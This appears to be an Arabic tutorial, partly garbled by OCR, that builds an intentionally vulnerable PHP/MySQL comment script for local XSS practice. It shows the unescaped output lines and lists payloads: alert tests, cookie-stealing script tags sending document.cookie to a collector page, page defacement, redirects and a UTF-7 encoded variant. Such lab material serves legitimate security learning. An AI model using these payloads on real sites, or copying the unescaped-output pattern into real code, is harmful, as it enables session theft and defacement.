
نقوم بالضغط على **import** لاستيراد قاعدة البيانات . .



نقوم بالضغط على **زر الاستعراض** . .



نجد ان القاعدة موجودة في مجلد السكريبت باسم القاعدة! `.sql`



نقوم بالضغط على تنفيذ لاستيراد القاعدة . .

localhost / localhost / XSS | phpMyAdmin 2.10.3 - موزيلا فيرفوكس

ملف تحرير عرض تاريخ علامات أدوات مساعدة

localhost / localhost / XSS | phpMyAdmin 2.1

Google

xss قاعدة البيانات: localhost: XSS

حذف الإضافات عدالت Import SQL إضافة بمساعدة SQL

MySQL 警告! نتائج إعداد قلعة (منلا، صفر صغرى). (استغرق الاستعلام 0.1403 ثانية)

استعلام SQL

```
CREATE TABLE `xss` (
  `id` INT(4) NOT NULL AUTO_INCREMENT,
  `name` VARCHAR(65) NOT NULL DEFAULT "",
  `comment` LONGTEXT NOT NULL,
  PRIMARY KEY (`id`),
  name VARCHAR(65) NOT NULL,
  ENGINE = MYISAM DEFAULT CHARSET = latin1 AUTO_INCREMENT = 1
  name VARCHAR(65) NOT NULL DEFAULT ""
  comment LONGTEXT NOT NULL
)
```

[تحرير] [إنشاء شيفنة]

تنفيذ إستعلام/استعلامات SQL على قاعدة بيانات XSS

```
CREATE TABLE `xss` (
  `id` int(4) NOT NULL auto_increment,
  `name` varchar(65) NOT NULL default "",
  `comment` longtext NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE = MYISAM DEFAULT CHARSET = latin1 AUTO_INCREMENT = 1
```

DYARO ساحة التطوير www.D99Y.COM

تم الاستيراد وكما تشاهد تم تكوين الجدول وحقوله بنجاح ..

الآن نقوم بنقل مجلد السكريبت الى السيرفر المحلي داخل مجلد www.D99Y.COM طبعاً.

نقوم بتحرير ملف الكونف ! config.php

Rapid PHP 2010 - [C:\AppServ\www\xss\config.php]

File Edit Search HTML Format HTML CSS PHP Script View Project Tools Options Windows Help

```
1 <?php
2 // الكتبة من قبل ناصراوي // NassRavi
3 // فريق ساحة التطوير // D99Y.COM
4 // هذا العمل مجاني وقابل للتعديل والنسخ //
5 // والهدف منه هو تطوير مستوى المعايير العربية //
6 // والحقوق محفوظة لكل عربي حمل //
7 // لا غيرهوني دائمًا من دعائكم //
8 // وشكراً لكم ساحة التطوير للأهمكن الأخلاقية //
9 // وشكراً لكم ساحة التطوير للأهمكن الأخلاقية //
10 //
11 //
12 $host="localhost"; // المستضيف
13 $user="root"; // اسم المستخدم للقاعدة
14 $pass="root"; // الرقم السري للقاعدة
15 $db_name="xss"; // اسم قاعدة البيانات
16 $tbl_name="xss"; // واسم الجدول
17 ?>
```

Code Editor Preview Horizontal Split Vertical Split

Document config.php 17 : 3 Modified 649 bytes ANSI For Help, press Ctrl+F1 no project loaded

طبعاً المستضيف + اسم المستخدم لا علاقة لنا فيه ، الرقم السري للقاعدة قم بادخال الرقم السري عند مرحلة تنصيب السيرفر المحلي ..

اما اسم القاعدة والجدول تكلمنا عنه سابقاً وفقاً للموجود الان ..



كما ذكرت لكم سابقاً سأعمل السكريبت **وفقاً** لأنواع الثغرة لكي نعمل المقارنة بالشكل الجيد .

طبعاً التصميم كلاسيكي متواافق مع هدف **ال스크ريبت** واتمنى انه ينال على اعجابكم

طبعاً المخزن **يقصد** به الثابت ، والغير مخزن يقصد به الغير ثابت ، مع العلم انني وضحت ذلك في المقدمة ولكن التكرار جيد ومفيد

بالنسبة للتحذير ، هو بشكل **عام** وليس بشكل خاص ، لأن السكريبت مصاب وقد اعمل سكريبتات أخرى أكثر خطورة من ناحية الاستغلال كما ان السكريبت مصاب في **XSS** وهو خطير بالفعل ، وبما يخص قطع الاتصال لاصحاب الاتصالات المباشرة **مثل الكونكت** ، وذلك لأن الآي بي لجهازك في حالة كان مباشر يمكن للجميع استعراض سيرفرك في الانترنت وبذلك تصفح ملفاتك ، وملف خطير كهذا قد يكون سبب في اختراقك **اما** بالنسبة لمن يقوم برفع السكريبت على استضافة ، هنا هو السبب في اي مشكلة مستقبلية من اختراق والخ " **للتوضيح مادمنا نعمل في مجال علمي . . .**"

السلام عليكم ورحمة الله وبركاته ..

اهلاً وسهلاً بك في سكريبت اختبار ثغرات XSS

قم باختيار القسم المطلوب :

غير
مخزن



WWW.D99Y.COM

المخزن



السكريبت مصاب ، والهدف من طرجه عمل الاختبارات الأمنية عليه ، لذلك أحذر
من رفعه على استضافة حية ، وفي حالة كان جهازك يحتوي على أي بي مباشر
تتعذر قطع الاتصال في الانترنت قبل العمل عليه لاسباب امنية !

أحذري



coded by NassRawI D99Y team || d99y.com

نقوم باختيار المخزن الأكثر خطورة والأقل في الانتشار ..

السلام عليكم ورحمة الله وبركاته ..

اهلاً وسهلاً بك في سكريبت اختبار ثغرات XSS

العودة إلى الرئيسية :

العنوان :

التعليق :

ارسل



WWW.D99Y.COM

السكريبت مصاب ، والهدف من طرجه عمل الاختبارات الأمنية عليه ، لذلك أحذر
من رفعه على استضافة حية ، وفي حالة كان جهازك يحتوي على أي بي مباشر
تتعذر قطع الاتصال في الانترنت قبل العمل عليه لاسباب امنية !

أحذري



coded by NassRawI D99Y team || d99y.com

كما تشاهد عملت مثل صندوق الرد ، والصندوق يقوم بالتخزين والاستعراض من قاعدة البيانات ، وبذلك الصفحة مخزنه ..

الآن اولاً اكتشاف الخطأ البرمجي ..

الملف المختبر **xss-sav.php** نقوم بتحرير الملف في اي محرر ..

The screenshot shows the Rapid PHP 2010 IDE interface. The code editor window displays a PHP file named 'xss-sav.php' with the following content:

```

132 </head>
133
134 <table width="400" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor="#D9D9D9">
135 <tr>
136 <td>
137 <table width="400" border="0" cellpadding="3" cellspacing="1" bgcolor="#5C5858">
138 <tr>
139 <td width="117" align="center" class="style1">العنوان</td>
140 <td width="14"><span class="style5">:</span></td>
141 <td width="357"><?php echo $nassravi['name']; ?></span></td>
142 </tr>
143 <tr>
144 <td valign="top" align="center" class="style1">التعليق</td>
145 <td valign="top"><span class="style5">:</span>
146 <td><?php echo $nassravi['comment']; ?></span></td>
147 </tr>
148 </table></td>
149 </tr>

```

The browser preview tab shows the URL <http://www.d99y.com/xss-sav.php>. The page content includes the D99Y logo and Arabic text.

كما ثناكم هنا ، ان المبرمج طباعة الموجود في حقل الـ **name** و **comment** واقتصر بها العنوان والتعليق ، دون اي فلترة ، فوراً اطبع وهذا الخطأ البرمجي واضح وهو عدم تأمين المخرجات من القاعدة في السطر ! **141 + 146**

جيئتم اكتشاف الخطأ البرمجي ، والآن بامكاننا اختبار السكريبت ، وعمل بعض الاستغلالات عليه ..

اوًّا نقوم بتحميل الملف التالي ..

<http://www.mediafire.com/?d2ib6h0u5d771dt>

الممل يحتوي على ..

The terminal window shows several examples of XSS payloads:

- رسائل الاختبار واظهار وسرقة الكوكيز :

```
<script>alert(12345)</script>
<ScRIPt>prompt(095041)</ScRIPt>
<script>alert("test");</script>
"><script>alert(1)</script>
<script>alert(document.cookie)</script>
"onmouseover=prompt(11111) bad="
<script SRC="http://localhost/xss/cookies.php?"+document.cookie></script>
<script>document.location="http://localhost/xss/cookies.php?"+document.cookie</script>
```

- وضع رسالة بمفحة خاصة :

```
<body onload="document.body.innerHTML='<h1>test !!</h1>';"> ==
<script>document.documentElement.innerHTML="<h1>test !!</h1>";</script>
```

- فتح مفحة بالمقاس المطلوب وتتحول المفحة :

```
<META http-equiv="refresh" content="0;URL=http://www.d99y.com/vb">
<IFRAME WIDTH=100% HEIGHT=300 SRC="http://www.d99y.com/vb"></IFRAME>
```


UTF-7 :

```
%2BADw-script%2BAD4-alert(document.cookie)%2BADw-%2Fscript%2BAD4-
```


اهم الاستغلالات التي اختبر بها السكريبت دانماً ..

في حالة تم تنفيذ اي من الاكواد السابقة هذا يعني ان السكريبت مصاب ..

نقوم بتجربة كود اظهار رسالة !
alert



نقوم بادخال الكود الخاص في اظهار رسالة تحتوي على **12345** في الجافا سكريبت ، لغرض التجربة والتتأكد من ان الحقل يقوم بفلترة المخرجات او لا!



كما تشاهد هنا ظهرت لنا رسالة تحتوي على الارقام المدخلة سابقا ، الان نقول وبكل قوة ان السكريبت مصاب نتيجة تجربة احد اكواد الجافا سكريبت وتم تنفيذه كما ثشاهد . .

ان هنا بما ان النوع هو المخزن هذا يعني ان اي زائر **سيقوم** بالدخول الى هذه الصفحة سيرى هذه الرسالة!!

وبامكانك **تجربة** باقي اكواد التحذير .

طبعا الان الكود مخزن وفي حالة فتح الصفحة سنجد **نفس** النتائج وهذا مايعيق التجربه بالشكل السليم ، و كنت ساعمل زر **خاص** في تفريغ قاعدة البيانات ولكن وجدت الاشكال في حالة تم استغلال الرسالة في صفحة خاصة وبذلك لن نستفيد من الزر بشكل عام . .

لذلك علينا ان نقوم بتفريغ القاعدة يدويا لكي يتم ازالة المدخل سابقا ، ونكمي باقي التجارب .

localhost / localhost | phpMyAdmin 2.10.3 - موريلا فيرنگس

ملف تحرير عرض يأوه علامات آيوان وساعدة

localhost / localhost | phpMyAdmin 2.10.3 PMA

http://localhost/phpMyAdmin/ IXSS || D99V Team

phpMyAdmin - 2.10.3

MySQL client version: 5.0.51a | Used PHP extensions: mysql | Language: Arabic - العربية

Original Theme / Style 100% Font size Arabic

مستندات وذكجه لـ phpMyAdmin | phpMyAdmin wiki | الصفحة الرئيسية لـ phpMyAdmin | [ChangeLog] [Subversion] [Lists]

localhost

loc 5.0.5/ib-community-nt-log | إصدار المزود | Protocol version: 10 | localhost via TCP/IP | خدم: root@localhost | المستخدم | MySQL: UTF-8 Unicode (utf8) | نسخة أحرف | MySQL connection collation | utf8_unicode_ci | تكوين قاعدة بيانات جديدة | تكوين Collation | MySQL | عرض حالة المزود | عرض متغيرات المزود | ملخص | MySQL Collations | Storage Engines | Reload privileges | الإمتيازات | قاعدة بيانات | تصدير | Import | تسجيل خروج

IXSS || D99V Team

